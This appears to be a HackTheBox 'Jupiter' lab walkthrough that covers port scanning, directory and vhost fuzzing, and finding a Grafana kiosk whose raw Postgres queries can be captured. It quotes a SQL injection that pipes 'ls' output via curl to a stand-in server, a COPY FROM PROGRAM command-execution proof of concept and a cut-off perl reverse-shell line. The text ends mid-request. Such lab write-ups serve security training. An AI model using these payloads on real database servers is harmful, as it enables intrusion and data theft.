Jupiter

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.216
Lets try pinging it

```
ping 10.10.11.216 -c 5

PING 10.10.11.216 (10.10.11.216) 56(84) bytes of data.
64 bytes from 10.10.11.216: icmp_seq=1 ttl=63 time=71.0 ms
64 bytes from 10.10.11.216: icmp_seq=2 ttl=63 time=90.8 ms
64 bytes from 10.10.11.216: icmp_seq=3 ttl=63 time=79.8 ms
64 bytes from 10.10.11.216: icmp_seq=4 ttl=63 time=72.3 ms
64 bytes from 10.10.11.216: icmp_seq=5 ttl=63 time=86.4 ms

--- 10.10.11.216 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 71.039/80.085/90.818/7.725 ms
```

Alright, its online lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.216 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±2 (7.231s)
 rustscan -a 10.10.11.216 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.216:22
Open 10.10.11.216:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-29 13:55 IST
Initiating Ping Scan at 13:55
Scanning 10.10.11.216 [2 ports]
Completed Ping Scan at 13:55, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:55
Completed Parallel DNS resolution of 1 host. at 13:55, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 13:55
Scanning 10.10.11.216 [2 ports]
Discovered open port 22/tcp on 10.10.11.216
Discovered open port 80/tcp on 10.10.11.216
Completed Connect Scan at 13:55, 0.29s elapsed (2 total ports)
Nmap scan report for 10.10.11.216
Host is up, received syn-ack (0.10s latency).
Scanned at 2024-10-29 13:55:51 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Now lets do an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.216 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (13.133s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.216 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-29 13:57 IST
Nmap scan report for 10.10.11.216
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|_  256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://jupiter.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|_ 256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://jupiter.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add jupiter.htb to our host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb
~
~
```

Now lets try directory fuzzing and VHOST enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://jupiter.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±3 (13.6s)
feroxbuster -u http://jupiter.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
403      GET        7l       10w      162c Auto-filtering found 404-like response and created ne
200      GET        6l       26w     2932c http://jupiter.htb/img/icons/si-3.png
200      GET        5l       37w     4168c http://jupiter.htb/img/icons/si-1.png
200      GET      268l      628w    11913c http://jupiter.htb/portfolio.html
200      GET        5l       79w     2505c http://jupiter.htb/css/slicknav.min.css
200      GET      182l      306w     4202c http://jupiter.htb/js/main.js
200      GET        7l       35w     3598c http://jupiter.htb/img/icons/si-4.png
200      GET      351l      795w     6948c http://jupiter.htb/css/magnific-popup.css
200      GET        6l       27w     3521c http://jupiter.htb/img/icons/si-2.png
200      GET      251l      759w    11969c http://jupiter.htb/services.html
200      GET      266l      701w    12613c http://jupiter.htb/about.html
200      GET      225l      536w    10141c http://jupiter.htb/contact.html
200      GET        6l       77w     3351c http://jupiter.htb/css/owl.carousel.min.css
200      GET      399l     1181w    19680c http://jupiter.htb/index.html
200      GET       63l      491w    46294c http://jupiter.htb/img/team/team-1.jpg
200      GET        4l      212w    20216c http://jupiter.htb/js/jquery.magnific-popup.min.js
200      GET        9l      394w    24103c http://jupiter.htb/js/masonry.pkgd.min.js
200      GET      584l     1619w    20977c http://jupiter.htb/js/jquery.slicknav.js
200      GET        4l       66w    31000c http://jupiter.htb/css/font-awesome.min.css
200      GET     2174l     4138w    38852c http://jupiter.htb/css/style.css
200      GET       86l      411w    41833c http://jupiter.htb/img/logo/logo-jupiter.png
200      GET       79l      431w    32802c http://jupiter.htb/img/team/team-3.jpg
200      GET      158l      582w    49359c http://jupiter.htb/img/team/team-4.jpg
200      GET     1159l     2347w    25252c http://jupiter.htb/css/elegant-icons.css
200      GET        6l      685w    60132c http://jupiter.htb/js/bootstrap.min.js
200      GET        7l      277w    44342c http://jupiter.htb/js/owl.carousel.min.js
200      GET      371l     1767w   151469c http://jupiter.htb/img/callto-bg.jpg
200      GET        2l     1283w    86927c http://jupiter.htb/js/jquery-3.3.1.min.js
200      GET      118l      859w    75695c http://jupiter.htb/img/team/team-2.jpg
200      GET       18l      930w    89031c http://jupiter.htb/js/mixitup.min.js
200      GET      449l     2746w   227845c http://jupiter.htb/img/hero/juno.jpg
200      GET        6l     2099w   160357c http://jupiter.htb/css/bootstrap.min.css
200      GET      584l     2604w   274076c http://jupiter.htb/img/team-bg.jpg
200      GET     1532l     9164w   702346c http://jupiter.htb/img/hero/jupiter-01.jpg
200      GET     6999l    31058w  2920253c http://jupiter.htb/img/hero/jupiter-02.png
```

Directories

200 GET 6l 26w 2932c http://jupiter.htb/img/icons/si-3.png
200 GET 5l 37w 4168c http://jupiter.htb/img/icons/si-1.png
200 GET 268l 628w 11913c http://jupiter.htb/portfolio.html
200 GET 5l 79w 2505c http://jupiter.htb/css/slicknav.min.css
200 GET 182l 306w 4202c http://jupiter.htb/js/main.js
200 GET 7l 35w 3598c http://jupiter.htb/img/icons/si-4.png
200 GET 351l 795w 6948c http://jupiter.htb/css/magnific-popup.css
200 GET 6l 27w 3521c http://jupiter.htb/img/icons/si-2.png
200 GET 251l 759w 11969c http://jupiter.htb/services.html
200 GET 266l 701w 12613c http://jupiter.htb/about.html
200 GET 225l 536w 10141c http://jupiter.htb/contact.html
200 GET 6l 77w 3351c http://jupiter.htb/css/owl.carousel.min.css

```
200 GET 399l 1181w 19680c http://jupiter.htb/index.html
200 GET 63l 491w 46294c http://jupiter.htb/img/team/team-1.jpg
200 GET 4l 212w 20216c http://jupiter.htb/js/jquery.magnific-popup.min.js
200 GET 9l 394w 24103c http://jupiter.htb/js/masonry.pkgd.min.js
200 GET 584l 1619w 20977c http://jupiter.htb/js/jquery.slicknav.js
200 GET 4l 66w 31000c http://jupiter.htb/css/font-awesome.min.css
200 GET 2174l 4138w 38852c http://jupiter.htb/css/style.css
200 GET 86l 411w 41833c http://jupiter.htb/img/logo/logo-jupiter.png
200 GET 79l 431w 32802c http://jupiter.htb/img/team/team-3.jpg
200 GET 158l 582w 49359c http://jupiter.htb/img/team/team-4.jpg
200 GET 1159l 2347w 25252c http://jupiter.htb/css/elegant-icons.css
200 GET 6l 685w 60132c http://jupiter.htb/js/bootstrap.min.js
200 GET 7l 277w 44342c http://jupiter.htb/js/owl.carousel.min.js
200 GET 371l 1767w 151469c http://jupiter.htb/img/callto-bg.jpg
200 GET 2l 1283w 86927c http://jupiter.htb/js/jquery-3.3.1.min.js
200 GET 118l 859w 75695c http://jupiter.htb/img/team/team-2.jpg
200 GET 18l 930w 89031c http://jupiter.htb/js/mixitup.min.js
200 GET 449l 2746w 227845c http://jupiter.htb/img/hero/juno.jpg
200 GET 6l 2099w 160357c http://jupiter.htb/css/bootstrap.min.css
200 GET 584l 2604w 274076c http://jupiter.htb/img/team-bg.jpg
200 GET 1532l 9164w 702346c http://jupiter.htb/img/hero/jupiter-01.jpg
200 GET 6999l 31058w 2920253c http://jupiter.htb/img/hero/jupiter-02.png
200 GET 399l 1181w 19680c http://jupiter.htb/
```

Alright lets do VHOST Enumeration as well

VHOST Enumeration

```
ffuf -u http://jupiter.htb -H 'Host: FUZZ.jupiter.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (1m 3.69s)
ffuf -u http://jupiter.htb -H 'Host: FUZZ.jupiter.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://jupiter.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.jupiter.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

kiosk                   [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 310ms]
:: Progress: [114441/114441] :: Job [1/1] :: 2012 req/sec :: Duration: [0:01:03] :: Errors: 0 ::
```

Lets add kiosk.jupiter.htb to /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
~
~
```

Now lets run directory fuzzing on this subdomain as well

```
ffuf -u http://kiosk.jupiter.htb/FUZZ -w
/usr/share/wordlists/dirb/common.txt -t 200 -r -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (26.357s)
ffuf -u http://kiosk.jupiter.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -r -ac
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://kiosk.jupiter.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : true
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 264ms]
admin                   [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 711ms]
configuration           [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 639ms]
connections             [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 626ms]
explore                 [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 932ms]
login                   [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 984ms]
live                    [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 2285ms]
logout                  [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 2358ms]
monitoring              [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 2299ms]
org                     [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 964ms]
plugins                 [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 839ms]
profile                 [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 1156ms]
robots.txt              [Status: 200, Size: 26, Words: 3, Lines: 3, Duration: 1194ms]
signup                  [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 853ms]
:: Progress: [4614/4614] :: Job [1/1] :: 189 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
```

ⓘ Directories (sub-domain)


admin [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 711ms]
configuration [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 639ms]
connections [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 626ms]
explore [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 932ms]
login [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 984ms]
live [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 2285ms]
logout [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 2358ms]

```
monitoring [Status: 200, Size: 34390, Words: 2150, Lines: 212,
Duration: 2299ms]
org [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration:
964ms]
plugins [Status: 200, Size: 34390, Words: 2150, Lines: 212,
Duration: 839ms]
profile [Status: 200, Size: 34390, Words: 2150, Lines: 212,
Duration: 1156ms]
robots.txt [Status: 200, Size: 26, Words: 3, Lines: 3, Duration:
1194ms]
signup [Status: 200, Size: 34390, Words: 2150, Lines: 212,
Duration: 853ms]
```


Alright enought enumeration lets see this application now

Web Application

Default page



Alright nothing in the source code here lets see that other subdomain




So this is garfana
This should be pretty easy to exploit follow along


Gaining Access

So with garfana it is connected with postgres and it is just sending raw sql queries after interval we just need to capture one to get RCE on the box


Got one here



First lets test if we can do anything here lets select the version here



And lets see if we are superuser



Alright this is working
So lets find the trick on hacktricks

RCE

RCE to program

Since version 9.3, only **super users** and member of the group `pg_execute_server_program` can use copy for RCE (example with exfiltration:

```
'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l|base64`'-- -
```

Example to exec:

```
#PoC
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

#Reverse shell
#Notice that in order to scape a single quote you need to put 2 single quotes
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerA
```

Run these command one by one to test here i go

```
DROP TABLE IF EXISTS cmd_exec;
```


```
CREATE TABLE cmd_exec(cmd_output text);
```

Request

Pretty Raw Hex

```
16 Sec-GPC: 1
17 Connection: keep-alive
18 Cookie: redirect_to=
